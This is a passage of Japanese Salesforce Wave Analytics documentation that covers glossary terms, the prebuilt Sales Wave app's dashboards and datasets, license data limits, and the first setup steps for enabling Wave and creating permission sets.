
データセット
: データセットには、対話型の探索ができるように特別に形式が設定され、最適化されたソースデータのセットが含まれます。

データセットビルダー
: データセットビルダーでは、ポイント & クリックユーザインターフェースで、関連する Salesforce オブジェクトから容易にデータを選択および抽出して、1 つのデータセットを作成できます。

日付
: 日付は、日、月、年、必要に応じて時刻として表されます。日付に基づいたグループ化、絞り込み、および算術処理ができます。

デザイナ
*デザイナ*は、ダッシュボードを作成するためのインターフェースです。Wave ダッシュボードデザイナ (新しいデザイナ) と従来のデザイナという次の 2 つのバージョンがあります。

ディメンション
*ディメンション*は、地域、製品名、モデル番号など、定性的な値です。ディメンションは、データのグループ化や絞り込みに便利です。基準と異なり、ディメンションで計算を行うことはできません。

エクスプローラ
*エクスプローラ*は、データセットとレンズを探索するためのインターフェースです。

拡張メタデータ (XMD)
拡張メタデータ (XMD) を使用すると、Wave Analytics の多くのダッシュボード要素の形式をカスタマイズできます。

外部データ
*外部データ*は、外部のアプリケーションやスプレッドシートのデータなど、Salesforce 以外に存在するデータです。

外部データ API
外部データ API を使用すると、外部データファイルを Wave Analytics にアップロードしてデータセットを作成できます。

Lens
*レンズ*は、データセットのデータの特定のビューです。ここで探索の分析と視覚化を行います。

基準
*基準*は、収益や換算レートなど、定量的な値です。総収益や最小換算レートの計算など、基準に対して算術処理ができます。

メタデータファイル
*メタデータファイル*とは、外部データファイルの構造を説明する JSON ファイルです。

述語
*述語*とは、データセットのレコードへの行レベルアクセス権を定義する絞り込み条件です。

Salesforce Analytics Query Language (SAQL)
SAQL を使用すると、Wave Analytics データセットのデータにアクセスして分析できます。

変換
*変換*とは、データを操作することです。変換をデータフローに追加して、Salesforce オブジェクトやデータセットからデータを抽出したり、Salesforce データや外部データが含まれるデータセットを変換したり、データセットを登録したりすることができます。

視覚化
*視覚化*とは、一般的に棒グラフ、ドーナツグラフ、時系列図、ヒートマップなどのチャートやグラフです。比較表やピボットテーブルなど、表形式のデータにすることもできます。どの視覚化にも基礎となるクエリがあり、Wave Analytics はこれらのクエリを使用してソースデータから情報を取得します。

事前作成済み Wave アプリケーション

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

事前作成済み Wave Analytics アプリケーションでは、用意された方法で簡単に Salesforce データを探索できます。ビジネスの成功を促進するためにチームで使用できるベストプラクティスダッシュボードや KPI を 1 か所に集約できます。

Salesforce の事前作成済み Wave アプリケーションにより、組織がより早く Wave Analytics で成果を得られるようになります。Wave アプリケーションでは、自分で視覚化を作成する代わりに、各アプリケーションに含まれる便利な設定ウィザードで質問に答えます。残りは自動的に処理され、顧客とのやりとりを管理できるように長年企業をサポートしてきた経験に基づいて Salesforce が設計および構築したダッシュボードが作成されます。

事前作成済みアプリケーションは、デスクトップ用およびモバイルデバイス用に設計されています。事前作成済みアプリケーションには Salesforce ページに埋め込むことができるダッシュボードが付属しており、ユーザは日常業務を行うクラウドからビジネスインテリジェンスに直接アクセスできます。また、固有のニーズに合わせて Wave アプリケーションをカスタマイズすることで、ビジネスの主要な側面をさらに掘り下げることができます。

開始する方法については、次のリンクをクリックして、各アプリケーションのステップバイステップの手順を参照してください。

Sales Wave Analytics アプリケーション

Sales Wave Analytics アプリケーションは、Wave をサポートする任意のデバイスの Sales Cloud に Wave Analytics の機能を提供します。Salesforce データに基づく直感的な視覚化により、Sales Wave では、インサイトをすばやく行動に移し、データをスマートな営業へと変えることができます。

Service Wave Analytics アプリケーション

Service Wave アプリケーションを使用すると、迅速に Wave Analytics の使用を開始し、あらゆるデバイスで Service Cloud データを簡単に探索できます。サービスマネージャもエージェントも、必要なすべての情報を一元的に取得して、ビジネスの成長に役立つ重要なインサイトを明らかにすることができます。

Event Monitoring Wave アプリケーション

Event Monitoring Wave アプリケーションは、イベント監視を統合し、監査履歴データを設定することにより、ユーザや組織の動作に関するインサイトを提供します。

Sales Wave Analytics アプリケーション

Sales Wave Analytics アプリケーションは、Wave をサポートする任意のデバイスの Sales Cloud に Wave Analytics の機能を提供します。Salesforce データに基づく直感的な視覚化により、Sales Wave では、インサイトをすばやく行動に移し、データをスマートな営業へと変えることができます。

ヒント: Sales Wave の使用を開始するには、次の順序で手順を実行します。初めて Wave を使用する場合は、詳細を「*Wave Analytics ライブラリ*」で確認してください。

1. Sales Wave アプリケーションについて
   アプリケーションを作成および使用して Sales Cloud データを探索する前に、Sales Wave の利点について学習します。
2. Sales Wave の事前作成済みダッシュボードおよびデータセット
   Sales Wave アプリケーションには、データを容易に探索できるように、事前作成済みダッシュボードおよびデータセットが含まれています。
3. Sales Wave Analytics アプリケーションの Salesforce 権限の設定
   組織で Sales Wave アプリケーション を使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。
4. Sales Wave Analytics アプリケーションの作成と共有
   Sales Wave アプリケーションのコンフィグレータを使用してアプリケーションを作成し、Sales Wave データの価値をすばやく明らかにすることができます。
5. 設定ウィザードを使用した Sales Wave のカスタマイズ
   Sales Wave 設定ウィザードを使用すると、Sales Wave アプリケーションを会社のデータの表示方法に合わせて作成できます。
6. Sales Wave アプリケーションのアップグレード
   新しいバージョンがリリースされるたびにアプリケーションをアップグレードして、最新の Sales Wave 機能を活用します。
7. Sales Wave の Quota (Target) データセットの更新
   ビジネスでユーザレベルの目標を追跡するかどうか、という設定ウィザードの質問に対する回答が「はい」であれば、アプリケーションにチームの目標データが含まれるように Sales Wave の Quota データセットを更新する必要があります。
8. Sales Wave の日次データフローのスケジュール
   Sales Wave で探索を開始する前に、日次データフローを通常の営業時間外にスケジュールします。
9. Sales Wave と Salesforce の統合
   必要に応じて各種インテグレーションおよびカスタマイズを実行することで、Sales Wave をさらに使いやすくします。
10. Sales Wave Analytics アプリケーションの制限事項について
    Sales Wave では、Sales Cloud に特定のデータが含まれていて、制限された一連の Salesforce オブジェクトがサポートされている必要があります。
11. Sales Wave アプリケーションのデータ用語の概要
    Sales Wave アプリケーションで使用される総計値と用語を理解すると、このアプリケーションを最大限に活用する上で役立ちます。

Sales Wave アプリケーションについて

アプリケーションを作成および使用して Sales Cloud データを探索する前に、Sales Wave の利点について学習します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience。

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

Wave テンプレートアプリケーションを使用する


- 「Wave Analytics テンプレートアプリケーションの使用」

Sales Wave を使用する

- 「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する

- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」



Sales Wave アプリケーションは、Sales Cloud データを容易に分析できるように作成されています。Sales Wave を使用すると、役割(営業マネージャ、営業担当、または業務部門担当者)に関係なく Salesforce データへの洞察が深まります。

- マネージャは、チームの重要業績評価指標 (KPI) の概要から始めて、目標、パイプラインの変化、および平均販売サイクル時間を確認できます。また、マネージャはチームのメンバーのパフォーマンスに焦点を絞り、商談成立を促進するアクションを実行することもできます。
- 営業担当は、特定の期間の目標達成率、契約、およびパイプ活動を表示できます。また、新規ビジネスの商談をすばやく見つけ出し、目標達成を促進することもできます。
- 業務部門担当者は、場所、ソース、顧客でパフォーマンスを分類してトレンドを把握し、新規商談を迅速化できます。

アプリケーションは簡単に作成できます。組み込みのコンフィグレータを使用して、希望するデータ表示方法に関するいくつかの質問に答えると、あとは Wave が行います。アプリケーションを作成したら、事前作成済みのデータセットおよびダッシュボードを使用して、Wave をサポートするデバイスから Sales Cloud データを探索します。

直観的な Wave インターフェースを使用して、アクションにつながるインサイトをセールスデータから迅速に取得できます。また、ビジネスニーズに合わせて Sales Wave をカスタマイズすることで、ビジネスの主要な側面をさらに掘り下げることができます。

メモ: Sales Wave ライセンスを購入すると、Salesforce Wave Analytics プラットフォームの有無に関係なく、組織で Sales Wave アプリケーションを使用できます。各 Salesforce Wave Analytics ライセンスには、Sales Wave Analytics アプリケーションライセンスが含まれます。

Sales Wave の事前作成済みダッシュボードおよびデータセット

Sales Wave アプリケーションには、データを容易に探索できるように、事前作成済みダッシュボードおよびデータセットが含まれています。

メモ: これらのダッシュボードおよびデータセットは、2016 年 7 月以降にアプリケーションを作成した場合にのみ Sales Wave に含まれます。古いバージョンの Sales Wave を使用する場合、これらのダッシュボードおよびデータセットを表示するには、アプリケーションを再作成します。

Sales Wave ダッシュボード


Sales Wave アプリケーションの事前作成済みダッシュボードには、Salesforce データから迅速に価値を得るために役立つ重要業績評価指標が含まれています。ダッシュボードでは、パイプラインと売上予測の管理、主要な業績促進要因の理解、トレンドの視覚化、アクションの割り当てなどを実行できます。また、ビジネスの成果に関する疑問の答えをすぐに見つけることができます。

ユーザ権限

Wave アプリケーションを使用する
- 「Wave Analytics テンプレートアプリケーションの使用」

Sales Wave を使用する
- 「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」



次の表では、各 Sales Wave ダッシュボードについて説明します。これらのダッシュボードを使用することで、ビジネスの現状を即座に把握できます。また、任意の時点で独自にデータを掘り下げることもできます。Wave でのデータの探索についての詳細は、「データの探索と視覚化」を参照してください。

メモ: Sales Wave に含まれるダッシュボードやデータセットは、アプリケーション作成時の設定ウィザードの質問への回答によって異なります。

表 49 : Sales Wave ダッシュボード

ダッシュボード名	内容	対象ユーザロール	特殊な要件
Sales Rep Overview	営業担当は、KPI の概要についてここから開始します。特定の期間の目標達成率、契約、およびパイ	営業担当	目標達成率を表示するには、目標データを Sales Wave にインポートする必要があります。

ダッシュボード名	内容	対象ユーザロール	特殊な要件
	プラインを確認します。また、商談成立を促進する主要な機会や特定の週で完了した活動数も確認します。		
Opportunity Discovery	取引先に販売された、または販売されなかった商品に焦点を絞り、ホワイトスペースやアップセル/クロスセル商談を特定します。	営業担当	このダッシュボードを表示するには、目標データを Sales Wave にインポートする必要があります。
Sales Manager Overview	営業マネージャは、チームの KPI の概要についてここから開始します。チームの目標達成率、パイプカバー率、契約、パイプ生成、平均販売サイクル時間を確認します。個々の営業担当を選択し、パフォーマンスを確認できます。	営業マネージャ	• 目標達成率を表示するには、目標データを Sales Wave にインポートする必要があります。 • 商品オブジェクトを使用してパイプカバー率を表示するかどうかに関する設定ウィザードの質問に「はい」と回答する必要があります。
Pipeline Changes	パイプラインの変化 (商談成立/不成立、転入/転出、金額削減/増加など) を強調表示します。	営業マネージャ	目標達成率を表示するには、目標データを Sales Wave にインポートする必要があります。
Team Productivity	チームの営業担当が主要なパフォーマンスカテゴリ (商談成立/不成立、目標達成率、および平均販売サイクル時間など) で比較する方法を示します。	営業マネージャ	目標達成率を表示するには、目標データを Sales Wave にインポートする必要があります。
Quota Progress	主要な商談にドリルインできるようにしてチームの目標達成を支援します。	営業マネージャ	目標達成率を表示するには、目標データを Sales Wave にインポートする必要があります。
Performance by Geography	完了した商談を分析し、地理的な場所のトレンドを検出します。	営業業務部門	なし。

ダッシュボード名	内容	対象ユーザロール	特殊な要件
Performance by Source	完了した商談を分析し、ソースのトレンドを検出します。	営業業務部門	なし。
Performance by Customer	完了した商談を分析し、顧客のトレンドを検出します。	営業業務部門	なし。
Performance by Product	完了した商談を分析し、商品のトレンドを検出します。	営業業務部門	なし。
Account Summary	選択した取引先の平均成立率、平均営業サイクル、進行中の商談数および成立した商談数を場所、ソース、商品別に示します。取引先ページや商談ページなどの Salesforce ページに埋め込むことができます。	営業担当	商品オブジェクトを使用して商品データを表示するかどうかに関する設定ウィザードの質問に「はい」と回答する必要があります。
Opportunity Summary	商品構成、活動、および商談が現在のフェーズにあった時間などの主要情報を使用して、選択した商談を集計します。取引先ページや商談ページなどの Salesforce ページに埋め込むことができます。	営業担当	商品オブジェクトを使用して商品データを表示するかどうかに関する設定ウィザードの質問に「はい」と回答する必要があります。

Sales Wave データセット

次の表に、アプリケーションの作成時にアプリケーションに含まれる Sales Wave データセットを示します。

表 50 : Sales Wave データセット

データセット名	内容	特殊な要件
Accounts	取引先に関するデータ。商談のない取引先が含まれます。	なし。
Opportunities	取引先、商談、ユーザに関するデータ。	なし。

データセット名	内容	特殊な要件
Oppty Products	商談および取引先のある商品に関するデータ。	なし。
Pipeline Trending	商談の履歴データ。商談金額、完了予定日、および商談ライフサイクルのフェーズの変化を追跡します。	なし。
Quota	目標データ。	Sales Wave で目標を使用する場合、目標データが含まれる CSV ファイルをアップロード (ページ 4201) してこのデータセットを更新します。
Quota with Users	マネージャ積み上げ中に目標データにロール階層情報を適用します。	なし。
Users	組織のすべてのユーザに関する詳細を入力します。	なし。
Roles	ユーザロールに関する基本データ。	なし。
Cases	取引先に関連するケースのデータ。	設定ウィザードを使用してケースデータを Sales Wave にインポートする場合にのみ含まれます。
Events	行動に関するデータ。	なし。
Tasks	ToDo に関するデータ。	なし。
Leads	Salesforce リードデータ (取引先および商談に関連付けられた取引開始済みのリードを含む)。	設定ウィザードを使用してリードデータを Sales Wave にインポートする場合にのみ含まれます。
Campaigns	Salesforce キャンペーンデータ (キャンペーンに関連付けられた商談を含む)。	設定ウィザードを使用してキャンペーンデータを Sales Wave にインポートする場合にのみ含まれます。

データセット名	内容	特殊な要件
Campaign Members	キャンペーンのあるキャンペーンメンバーに関するデータ。誰がどのキャンペーンに関連付けられているのかを確認します。	設定ウィザードを使用してキャンペーンデータを Sales Wave にインポートする場合にのみ含まれます。

Sales Wave Analytics アプリケーションの Salesforce 権限の設定

組織で Sales Wave アプリケーション を使用できるように設定するために、Wave を有効にし、権限セットライセンスを割り当て、権限セットを作成して割り当てます。

各 Sales Wave Analytics アプリケーションライセンスは、Sales Wave へのアクセス権が提供されるシングルユーザライセンスです。1 つの Sales Wave アプリケーションシングルユーザライセンスが含まれます。次の表に、アプリケーションのデータストレージ制限を示します。より多くのデータが必要な場合、1億行を追加できる Analytics Cloud - Additional Data Rows を購入できます。

ユーザ権限

Wave アプリケーションを作成および管理する
- 「Wave Analytics テンプレートアプリケーションの管理」
- 「Wave Analytics データフローの編集」

表 51 : Sales Wave データストレージ制限

ライセンス	制限
Analytics Cloud - Sales Wave Analytics アプリケーション	Analytics Cloud - Wave Analytics Platform ライセンスなしで使用する場合は 2,500 万行。Sales Wave アプリケーションライセンスを使用しても、プラットフォームライセンスのデータの上限は増えません。
Analytics Cloud - Additional Data Rows	1 億行。

重要: Sales Wave Analytics アプリケーション ライセンスのデータストレージ制限は、契約上の制限であり、技術的な制限ではありません。ライセンシーは、データ行の合計数を厳密に監視することに同意しています。

Salesforce Wave Analytics プラットフォームの有無に関係なく、組織で Sales Wave Analytics アプリケーションを使用できます。Sales Wave Analytics アプリケーション ライセンスでは、次の権限が有効になります。

表 52 : Sales Wave ユーザ権限

権限	機能
「Wave Analytics テンプレートアプリケーションの使用」	すべての Wave テンプレートアプリケーションへのアクセス権が有効になります。

権限	機能
「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」	Sales Wave Analytics アプリケーションおよびそれに含まれるデータと事前作成済みダッシュボードへの特定のアクセス権が付与されます。
「Wave Analytics テンプレートアプリケーションの管理」	システム管理者は、組織のユーザ向けに Wave アプリケーション (この場合は Sales Wave Analytics アプリケーション) を作成できます。
「Wave Analytics データフローの編集」	システム管理者は、既存のデータフローの JSON をアップロードおよびダウンロードできます。

Sales Wave アプリケーションの設定プロセス

Sales Wave を使用するように組織を設定するには、次の基本手順に従います。

1. *Wave プラットフォームを有効にします。* Sales Wave を設定する最初のステップは、組織で Wave を有効化することです。
2. *権限セットライセンスをユーザに割り当てます。* 次に、Sales Analytics アプリケーション権限セットライセンスを各ユーザに割り当てます。各権限セットライセンスは、1 人のユーザにのみ割り当てることができます。また、各ユーザがアプリケーションを使用するには、権限セットライセンスが必要です。
3. *ユーザ種別を定義し、権限セットを作成して割り当てます。* 次に、組織のメインユーザ種別を定義し、各ユーザ種別のニーズに合わせて関連するユーザ権限をグループ化する権限セットを作成します。権限セットを作成したら、ユーザに割り当てます。権限セットは個々のユーザに割り当てることができますが、効率化するためにユーザのグループに割り当てることもできます。1 人のユーザに複数の権限セットを割り当てることができます。

これらの手順が完了したら、Sales Wave を作成して、組織のユーザと共有します。アプリケーションをユーザと共有すると、ユーザは Sales Wave ダッシュボードおよびデータセットの探索のみを実行できるようになります。

ヒント:

最適な結果を得るには、Sales Wave アプリケーションの設定手順をここに示された順序どおりに実行します。

1. Sales Analytics アプリケーション権限セットライセンスおよびユーザ権限
   Sales Analytics アプリケーション権限セットライセンスによって、Sales Wave アプリケーションのデータ探索と管理に必要なユーザ権限が有効になります。
2. Sales Wave アプリケーションのユーザ種別の特定
   Sales Wave アプリケーションユーザの種別とユーザが実行するタスクを特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。
3. Wave Analytics の有効化および Sales Analytics アプリケーション権限セットライセンスの割り当て
   Salesforce によって Sales Wave Analytics アプリケーションライセンスがプロビジョニングされたら、Wave を有効にして Sales Analytics アプリケーション権限セットライセンスを割り当てます。

4. Sales Wave アプリケーション権限セットの作成
   組織のユーザに Sales Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。
5. Sales Wave 権限セットのユーザへの割り当て
   権限セットを 1 人以上の Sales Wave ユーザに割り当てて (1 人ずつまたは一括で)、アプリケーション機能へのアクセス権を付与します。

Sales Analytics アプリケーション権限セットライセンスおよびユーザ権限

Sales Analytics アプリケーション権限セットライセンスによって、Sales Wave アプリケーションのデータ探索と管理に必要なユーザ権限が有効になります。

Sales Wave アプリケーションユーザごとに、Sales Analytics アプリケーション権限セットライセンスが必要です。Sales Analytics アプリケーション権限セットライセンスによって、次の権限が有効になります。

表 53 : Sales Wave アプリケーション権限

ユーザ権限	可能になる機能
「Wave Analytics テンプレートアプリケーションの使用」	Sales Wave アプリケーションを含む、すべての Wave テンプレートアプリケーションへの一般的なアクセス。
「Sales Cloud Analytics テンプレートおよびアプリケーションへのアクセス」	Sales Wave アプリケーションとデータおよびそれに含まれる事前作成済みダッシュボードへの特定のアクセス。
「Wave Analytics テンプレートアプリケーションの管理」	組織のユーザ向けに Wave アプリケーション (この場合は Sales Wave アプリケーション) の作成。
「Wave Analytics データフローの編集」	データフローの編集、開始、停止、再スケジュール。データ監視でデータフローとシステムジョブを監視。このユーザ権限を割り当てるときは慎重に判断してください。この権限では、インテグレーションユーザがアクセスできるすべての Salesforce オブジェクトデータにアクセスできます。「Wave Analytics での Salesforce のデータアクセス」を参照してください。
「Wave Analytics のトレンドレポートデータ」	Sales Wave ダッシュボードのレポートデータのトレンド分析。
「Wave Analytics データのダウンロード」	Wave Analytics からのデータのダウンロード。

Sales Wave アプリケーションのユーザ種別の特定

Sales Wave アプリケーションユーザの種別とユーザが実行するタスクを特定すると、設定プロセスでチームの分析ニーズを満たせるようになります。

Sales Wave Analytics アプリケーションライセンスには、組織のユーザが Sales Wave の管理に必要とする権限と、データのインポート、使用、および探索に必要とする権限が含まれます。Sales Wave を最も使いやすく設定す

るには、ユーザがSales Wave機能にアクセスできるさまざまな方法を検討し、ユーザを種別ごとに分類します。次は、その例です。

ほとんどの場合、Sales Wave はチームの次の 2 つの基本的な種別のユーザのニーズに対応します。

- ユーザ。Sales Wave ダッシュボードおよびデータセットを参照します。
- システム管理者またはマネージャ。アプリケーション、ダッシュボード、データセットの作成、データの編集や、Sales Wave 操作環境のカスタマイズを行うために、すべての Sales Wave 機能にアクセスします。

したがって、Sales Wave を設定するときには、2 つの基本的な権限セットを作成することで組織のほとんどのユーザのニーズを満たせる可能性があります。

- 「参照」権限セット。ほとんどの基本レベルのユーザがSales Waveにアクセスするときに必要とする権限が含まれます。
- 一部のシステム管理者とマネージャ用に予約された「管理」権限セット。すべてのSales Wave機能を使用する権限が含まれます。

この後の詳細な Sales Wave アプリケーションの設定手順で、これら 2 つの権限セットの作成および割り当て方法について説明します。

Wave Analytics の有効化および Sales Analytics アプリケーション権限セットライセンスの割り当て

Salesforceによって Sales Wave Analytics アプリケーションライセンスがプロビジョニングされたら、Wave を有効にして Sales Analytics アプリケーション権限セットライセンスを割り当てます。

Wave プラットフォームの有効化


Wave プラットフォームを使用するには、まず組織で有効にします。

1. Salesforce の [設定] メニューの [管理] で、**[Analytics Cloud]** | **[始めましょう]** をクリックします。
2. **[分析の有効化]** をクリックします。

権限セットライセンスの割り当て

次に、Sales Wave アプリケーションにアクセスする必要がある組織内の各ユーザに権限セットライセンスを割り当てます。

1. [設定] メニューで、**[ユーザの管理]** | **[ユーザ]** をクリックします。
2. Waveへのアクセス権を付与するユーザの名前をクリックします。最初は、ユーザ、システム管理者、またはシステム管理者に指定したその他の名前を選択するとよいでしょう。
3. カーソルを **[権限セットライセンスの割り当て]** に置き、**[割り当ての編集]** をクリックします。



4. Sales Analytics アプリケーション権限セットライセンスを選択し、**[保存]** をクリックします。

重要: Sales Wave アプリケーションにアクセスする必要がある組織内のすべてのユーザについてこれらの手順を繰り返します。

Sales Wave アプリケーション権限セットの作成

ユーザ権限

権限セットを作成する
- 「プロファイルと権限セットの管理」

組織のユーザに Sales Wave 機能へのアクセス権を付与するには、ユーザが必要な機能に基づいて 1 つ以上の権限セットを作成し、割り当てます。

Sales Analytics アプリケーション権限セットライセンスをユーザに割り当てたら、Sales Wave ユーザ権限で構成される権限セットを作成し、ユーザに割り当てます。ユーザのニーズを満たす必要がある権限セットを作成できます。2つの権限セットの作成方法を次に示します。

- 「*Sales Wave の管理*」権限セット (Sales Wave を作成および管理するユーザ用)
- 「*Sales Wave の表示*」権限セット (アプリケーションダッシュボードおよびデータセットを探索するユーザ用)

1. ユーザにすべてのアプリケーション機能へのアクセス権を付与する、「Sales Wave の管理」権限セットを作成します。
   a. [設定] メニューで、[管理] の [ユーザの管理] | [権限セット] をクリックし、[新規] をクリックします。
   b. [表示ラベル] 項目に `Manage Sales Wave` と入力します。これにより API 参照名も自動的に作成されます。この参照名は必要に応じて変更できます。API参照名には、スペースは使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
